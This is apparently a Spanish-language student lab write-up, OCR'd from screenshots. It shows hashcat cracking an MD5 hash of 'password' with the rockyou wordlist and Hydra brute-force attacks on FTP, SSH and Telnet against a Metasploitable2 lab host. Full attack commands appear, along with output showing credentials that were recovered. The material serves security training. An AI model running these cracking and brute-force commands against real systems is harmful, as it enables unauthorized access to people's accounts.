
```
--------------------------------------------------
 HASH: 5f4dcc3b5aa765d61d8327deb882cf99

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
```





Online hash encryption
hash.online-convert.com
Online Converter
Convert media files online from one format into another. Please select the target format below:
Adler32
Create your Adler32 hash or calculate a checksum of your file with this free online converter.
htpasswd Apache
Calculate your passwords for Apache's .htpasswd file with this free online encryption tool.
Blowfish
Encrypt and hash your data using the Blowfish encryption algorithm with this free online tool.
CRC-32
Create a CRC-32 checksum of an uploaded file with this free online hash calculator.
CRC-32B
Calculate the CRC-32B checksum with this free online checksum tool.
DES
Calculate a DES hash form your passwords or files with this free online encryption tool.
Gost
Create a GOST hash from your data with this free online encryption tool.
Haval-128
Generate a Haval-128 hash with this free online hash generator. Additionally upload a file to create a Haval-128 checksum.
MD4
Create a MD4 hash with this free online encryption tool.
MD5
Encrypt your data like passwords and files with this free online MD5 hash generator.
RIPEMD-128
Generate a RIPEMD-128 hash with this free online converter. Optionally upload a file to create a checksum or provide a shared key for the HMAC variant.
RIPEMD-160
Encrypt your data with this free online RIPEMD-160 hash converter. Optionally upload a file to create a RIPEMD-160 checksum or provide a HMAC shared key.



Download file – your con
online-convert.com/result#j=9c010900-7da3-4b37-b2f0-272c5d624182
ONLINE-CONVERT
All tools
Pricing
Help
EN
Log In
Sign Up
Files
Tools
File List
hash.md4
Give us your feedback
Your generated hash
hex: 8a9d093f14f8701df17732b2bb182c74
HEX: 8A9D093F14F8701DF17732B2BB182C74
h:e:x: 8a:9d:09:3f:14:f8:70:1d:f1:77:32:b2:bb:18:2c:74
base64: Ip0JPxT4cB3xdzKyuxgsdA==
Download
Export As
Share
Delete
Done
Get a subscription to bypass the queue, enjoy PRO features and process your files faster.
Get Premium
Current Task
MD4


Calculate a MD4 hash
hash.online-convert.com/md4-generator
of your hash.
Drop files or click here
Choose File
Advertisement
El mejor HOSTING para tu página o tienda online
Contrátalo ya
IONOS
Or enter the text you want to convert to the target hash
password
START
1 / 30 s


Download file – your con
online-convert.com/result#j=70db0fec-b4c9-4cfa-a32e-dc84df0b4863
ONLINE-CONVERT
All tools
Pricing
Help
EN
Log In
Sign Up
Files
Tools
File List
hash.md5
Give us your feedback
Your generated hash
hex: 5f4dcc3b5aa765d61d8327deb882cf99
HEX: 5F4DCC3B5AA765D61D8327DEB882CF99
h:e:x: 5f:4d:cc:3b:5a:a7:65:d6:1d:83:27:de:b8:82:cf:99
base64: X03MO1qnZdYdgyfeuILPmQ==
Download
Export As
Share
Delete
Done
Get a subscription to bypass the queue, enjoy PRO features and process your files faster.
Get Premium
Current Task
MD5
Start over
Change Options

En ciberseguridad, una contraseña hash es el resultado de aplicar una función criptográfica
La diferencia entre MD4 y MD5 es la la 5 es mas segura.
Con hash-identifier es saber que tipo de contraseña es. Y partir de ahi usar hashcat para poder identificarla.
Hashcat es una herramienta muy potente usada principalmente para recuperar contraseñas mediante tecnicas de ***crackeo de hashes.***
En las capturas se puede ver el procedimiento.







```
* Runtime ... : 0 secs


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Fri Oct 10 20:08:30 2025 (0 secs)
Time.Estimated ...: Fri Oct 10 20:08:30 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:    19977 H/s (0.20ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01 ..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: 123456 → lovers1
Hardware.Mon.#01.: Util: 14%

Started: Fri Oct 10 20:07:51 2025
Stopped: Fri Oct 10 20:08:32 2025

┌──(kali㉿kali)-[~/Documentos]
└─$ ls
contraseña.txt  dic_alfa_num_1  dic_personal.txt  resultado.txt  rockyou.txt
```

```
┌──(kali㉿kali)-[~/Documentos]
└─$ ls
contraseña.txt  dic_alfa_num_1  dic_personal.txt  resultado.txt  rockyou.txt

┌──(kali㉿kali)-[~/Documentos]
└─$ cat resultado.txt
5f4dcc3b5aa765d61d8327deb882cf99:password

┌──(kali㉿kali)-[~/Documentos]
└─$ cat contraseña.txt
5f4dcc3b5aa765d61d8327deb882cf99
```

RockYou





Aca hay un ejemplo del uso de **RockYou**, pero al hacer el ataque a Metasploitable2, es muy antigua. Hoy en dia este diccionario pesa alrededor de 16gb. Asi que las opciones son muy grandes.
Aca el comando……
hydra -l msfadmin -P rockyou.txt -V 192.168.1.3 ftp
-l miniscula significa que ya se sabe el usuario.
-P mayuscula significa que hay que buscar la contraseña a traves de Rockyou.

```
┌──(kali㉿kali)-[~/Descargas]
└─$ hydra -l msfadmin -P rockyou.txt -V 192.168.1.3 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-24 18:55:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.1.3:21/
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-24 18:56:09
```

```
┌──(kali㉿kali)-[~/Documentos]
└─$ hydra -l user -P dic1.txt -vV 192.168.1.3 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-23 16:11:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://192.168.1.3:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://user@192.168.1.3:22
[ERROR] could not connect to ssh://192.168.1.3:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1
,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sh
a2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```


```
Session  Acciones  Editar  Vista  Ayuda

┌──(kali㉿kali)-[~/Documentos]
└─$ hydra -l user -P dic1.txt -vV 192.168.1.3 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-23 16:10:52
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ftp://192.168.1.3:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.3 - login "user" - pass "msfadmin" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "user" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "postgres" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "batman" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "klog" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "sys" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "123456789" - 7 of 7 [child 6] (0/0)
[21][ftp] host: 192.168.1.3   login: user   password: user
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-23 16:10:57
```

```
┌──(kali㉿kali)-[~/Documentos]
└─$ hydra -l msfadmin -P dic1.txt -vV 192.168.1.3 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-23 16:11:42
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ftp://192.168.1.3:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "msfadmin" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "user" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "postgres" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "batman" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "klog" - 5 of 7 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "sys" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "123456789" - 7 of 7 [child 6] (0/0)
[21][ftp] host: 192.168.1.3   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-23 16:11:46
```

Aca lo mismo que lo anterior -l (miniscula) significa que ya sabemos el usuario y -P (mayuscula) que buscamos la contraseña

```
┌──(kali㉿kali)-[~/Documentos]
└─$ hydra -L dic1.txt -P dic1.txt -vV 192.168.1.3 telnet
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-23 19:01:40
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking telnet://192.168.1.3:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "msfadmin" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "user" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "postgres" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "sys " - 4 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "klog" - 5 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "service" - 6 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "batman" - 7 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "123456789" - 8 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "msfadmin" - 9 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "user" - 10 of 64 [child 9] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "postgres" - 11 of 64 [child 10] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "sys " - 12 of 64 [child 11] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "klog" - 13 of 64 [child 12] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "service" - 14 of 64 [child 13] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "batman" - 15 of 64 [child 14] (0/0)
[ATTEMPT] target 192.168.1.3 - login "user" - pass "123456789" - 16 of 64 [child 15] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "msfadmin" - 17 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "user" - 18 of 64 [child 2] (0/0)
[23][telnet] host: 192.168.1.3   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "postgres" - 19 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "sys " - 20 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "klog" - 21 of 64 [child 2] (0/0)
```

```
[23][telnet] host: 192.168.1.3   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "postgres" - 19 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "sys " - 20 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "klog" - 21 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "service" - 22 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "batman" - 23 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "postgres" - pass "123456789" - 24 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "msfadmin" - 25 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "user" - 26 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "postgres" - 27 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "sys " - 28 of 64 [child 9] (0/0)
[23][telnet] host: 192.168.1.3   login: sys   password: sys
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "klog" - 29 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "service" - 30 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "batman" - 31 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "sys " - pass "123456789" - 32 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "msfadmin" - 33 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "user" - 34 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "postgres" - 35 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "sys " - 36 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "klog" - 37 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "service" - 38 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "batman" - 39 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "klog" - pass "123456789" - 40 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "msfadmin" - 41 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "user" - 42 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "postgres" - 43 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "sys " - 44 of 64 [child 9] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "klog" - 45 of 64 [child 10] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "service" - 46 of 64 [child 11] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "batman" - 47 of 64 [child 12] (0/0)
[ATTEMPT] target 192.168.1.3 - login "service" - pass "123456789" - 48 of 64 [child 13] (0/0)
[ATTEMPT] target 192.168.1.3 - login "batman" - pass "msfadmin" - 49 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "batman" - pass "user" - 50 of 64 [child 2] (0/0)
```



hydra -L dic1.txt -P dic1.txt -vV 192.168.1.3
Buscamos usuarios y contraseñas. Y como vemos salen varios resultados

En las capturas se ve que el servicio FTP y también Telnet están activos y respondiendo correctamente a las pruebas de conexión. En cambio, con SSH (puerto 22) el error que aparece no está relacionado con el usuario o la contraseña, sino con la negociación de los algoritmos de cifrado entre cliente y servidor.
En otras palabras, Hydra intenta conectarse, pero no logra establecer el canal seguro porque no coinciden los métodos de autenticación soportados por ambas partes.

El mensaje “kex error: no match for method mac algo client → server” indica justamente eso: el servidor SSH está configurado con ciertos algoritmos (por ejemplo, hmac-md5, hmac-sha1, etc.), mientras que el cliente (Hydra, en este caso) usa otros más modernos o distintos.

El estado “preset disabled” que comentas no impide que el servicio se ejecute (como ves, está “active (running)”), simplemente señala que no está habilitado para iniciarse automáticamente al arrancar el sistema. Es decir, se ejecutará si lo levantas manualmente, pero no se inicia solo.
En resumen:

El servicio SSH está activo, por lo que no hay un problema de ejecución.

El error se debe a incompatibilidad de algoritmos entre cliente y servidor, no a credenciales.

El “preset disabled” no afecta al funcionamiento actual, solo al arranque automático.